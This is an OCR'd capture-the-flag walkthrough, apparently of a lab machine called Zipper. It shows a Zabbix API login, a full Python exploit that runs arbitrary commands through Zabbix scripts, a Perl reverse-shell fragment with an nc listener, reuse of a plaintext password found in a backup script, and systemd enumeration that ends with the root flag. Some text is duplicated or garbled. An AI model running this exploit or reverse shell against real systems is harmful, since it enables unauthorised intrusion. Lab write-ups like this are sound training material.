

Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel
Target:
Request
Raw Params Headers Hex
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.10.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.108/zabbix/zabbix.php?action=dashboard.view
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.6.1
Content-type: application/json-rpc
Content-Length: 100
Cookie: zbx_sessionid=7d7cf8c2a1a43743783e92205670f392;
PHPSESSID=jqr1q4igon8leu6oer7nrk17ko
Connection: close
{"jsonrpc": "2.0", "method": "user.login", "params":
{"user":"Zapper","password":"zapper"}, "id": 1}
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Wed, 07 Nov 2018 14:29:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 68
Connection: close
Content-Type: application/json
{"jsonrpc":"2.0","result":"0202a28d45fb80907cc99688e611adcc","id":1}


*39937.py

```
import requests
import json
import readline

ZABIX_ROOT = 'http://10.10.10.108/zabbix'       ### Zabbix IP-address
url = ZABIX_ROOT + '/api_jsonrpc.php'   ### Don't edit

login = 'Zapper'                ### Zabbix login
password = 'zapper'     ### Zabbix password
hostid = '10106'        ### Zabbix hostid - 10106

### auth
payload = {
        "jsonrpc" : "2.0",
    "method" : "user.login",
    "params": {
        'user': ""+login+"",
        'password': ""+password+"",
    },
        "auth" : None,
    "id" : 1,
}
headers = {
    'content-type': 'application/json',
}

auth  = requests.post(url, data=json.dumps(payload), headers=(headers))
auth = auth.json()

while True:
        cmd = raw_input('\033[41m[zabbix_cmd]>>: \033[0m ')
        if cmd == "" : print "Result of last command:"
        if cmd == "quit" : break

### update
        payload = {
                "jsonrpc": "2.0",
                "method": "script.update",
                "params": {
                    "scriptid": "1",
                    "command": ""+cmd+"",
                    "host_access":"2",
                    "execute_on":"0",
                },
```

*39937.py

```
}
headers = {
    'content-type': 'application/json',
}

auth  = requests.post(url, data=json.dumps(payload), headers=(headers))
auth = auth.json()

while True:
        cmd = raw_input('\033[41m[zabbix_cmd]>>: \033[0m ')
        if cmd == "" : print "Result of last command:"
        if cmd == "quit" : break

### update
        payload = {
                "jsonrpc": "2.0",
                "method": "script.update",
                "params": {
                    "scriptid": "1",
                    "command": ""+cmd+"",
                    "host_access":"2",
                    "execute_on":"0",
                },
                "auth" : "f5db508bf42438b9f7f0a8f095667196",
                "id" : 1,
        }

        cmd_upd = requests.post(url, data=json.dumps(payload), headers=(headers))

### execute
        payload = {
                "jsonrpc": "2.0",
                "method": "script.execute",
                "params": {
                    "scriptid": "1",
                    "hostid": ""+hostid+""
                },
                "auth" : "f5db508bf42438b9f7f0a8f095667196",
                "id" : 1,
        }

        cmd_exe = requests.post(url, data=json.dumps(payload), headers=(headers))
        cmd_exe = cmd_exe.json()
        print cmd_exe["result"]["value"]
```



root@kali: ~/Downloads
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Downloads
root@kali: ~/Downloads
root@kali:~/Downloads# python 39937.py
,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'"));if(connect(S,



root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.108: inverse host lookup failed: Unknown host
connect to [10.10.12.159] from (UNKNOWN) [10.10.10.108] 58962
/bin/sh: 0: can't access tty; job control turned off
$

```
$ whoami
zabbix
$ cd home
$ cd zapper
$ cd utils
$ ls -la
total 24
drwxrwxr-x 2 zapper zapper 4096 Nov  7 08:37 .
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 ..
-rwxr-xr-x 1 zapper zapper  194 Sep  8 13:12 backup.sh
-rw-rw-r-- 1 zapper zapper  605 Nov  7 08:36 mia.conf
-rwsr-sr-x 1 root   root   7556 Sep  8 13:05 zabbix-service
$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/nu
echo $?$ su zapper
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash');"
zabbix@zipper:/home/zapper/utils$ su zapper
su zapper
Password: ZippityDoDah


            Welcome to:
ZIPPER


[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2018-11-07.7z


zapper@zipper:~/utils$ whoami
```

```
zapper@zipper:~/utils$ ls
ls
backup.sh  zabbix-service
zapper@zipper:~/utils$ strings zabbix-service
strings zabbix-service
tdx
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setuid
puts
stdin
printf
fgets
strcspn
system
__cxa_finalize
setgid
strcmp
__libc_start_main
__stack_chk_fail
GLIBC_2.1.3
GLIBC_2.4
GLIBC_2.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
Y[^]
UWVS
[^_]
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent
[!] ERROR: Unrecognized Option
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7281
__do_global_dtors_aux_fini_array_entry
frame_dummy
  frame dummy init array entry
```

```
zapper@zipper:~/utils$ cd /etc/systemd/system
cd /etc/systemd/system
zapper@zipper:/etc/systemd/system$ ls
ls
dbus-org.freedesktop.resolve1.service  rescue.target.wants
default.target.wants                   sockets.target.wants
emergency.target.wants                 sshd.service
getty.target.wants                     start-docker.service
graphical.target.wants                 sysinit.target.wants
multi-user.target.wants                syslog.service
network-online.target.wants            timers.target.wants
purge-backups.service                  zabbix-agent.service.wants
purge-backups.timer
zapper@zipper:/etc/systemd/system$ cat zabbix-agent.service.wants
cat zabbix-agent.service.wants
cat: zabbix-agent.service.wants: Is a directory
zapper@zipper:/etc/systemd/system$ cd zabbix-agent.service.wants
cd zabbix-agent.service.wants
zapper@zipper:/etc/systemd/system/zabbix-agent.service.wants$ ls
ls
purge-backups.timer
zapper@zipper:/etc/systemd/system/zabbix-agent.service.wants$ cat purge-backups.timer
timerurge-backups.t
[Unit]
Description=Purge Backups (Timer)
After=zabbix-agent.service
Requires=zabbix-agent.service
BindsTo=zabbix-agent.service

[Timer]
OnBootSec=15s
OnUnitActiveSec=5m
Unit=purge-backups.service

[Install]
WantedBy=zabbix-agent.service
```


zapper@zipper:/etc/systemd/system/zabbix-agent.service.wants$ cd ..
cd ..
zapper@zipper:/etc/systemd/system$ ls
ls
dbus-org.freedesktop.resolve1.service
default.target.wants
emergency.target.wants
getty.target.wants
graphical.target.wants
multi-user.target.wants
network-online.target.wants
purge-backups.service
purge-backups.timer
rescue.target.wants
sockets.target.wants
sshd.service
start-docker.service
sysinit.target.wants
syslog.service
timers.target.wants
zabbix-agent.service.wants
zapper@zipper:/etc/systemd/system$ cat purge-backups.service
cat purge-backups.service
[Unit]
Description=Purge Backups (Script)
[Service]
ExecStart=/bin/sh -c 'cat /root/root.txt'
[Install]
WantedBy=purge-backups.timer
There was writing another else
we could get reverse hell


zapper@zipper:/etc/systemd/system$ systemctl status purge-backups
systemctl status purge-backups
● purge-backups.service - Purge Backups (Script)
Loaded: loaded (/etc/systemd/system/purge-backups.service; disabled; vendor p
Active: inactive (dead) since Sun 2018-11-11 09:04:33 EST; 4min 10s ago
Process: 12458 ExecStart=/bin/sh -c cat /root/root.txt (code=exited, status=0/
Main PID: 12458 (code=exited, status=0/SUCCESS)
Nov 11 09:04:33 zipper systemd[1]: Started Purge Backups (Script).
Nov 11 09:04:33 zipper sh[12458]: a7c743d35b8efbedfd9336492a8eab6e
lines 1-8/8 (END)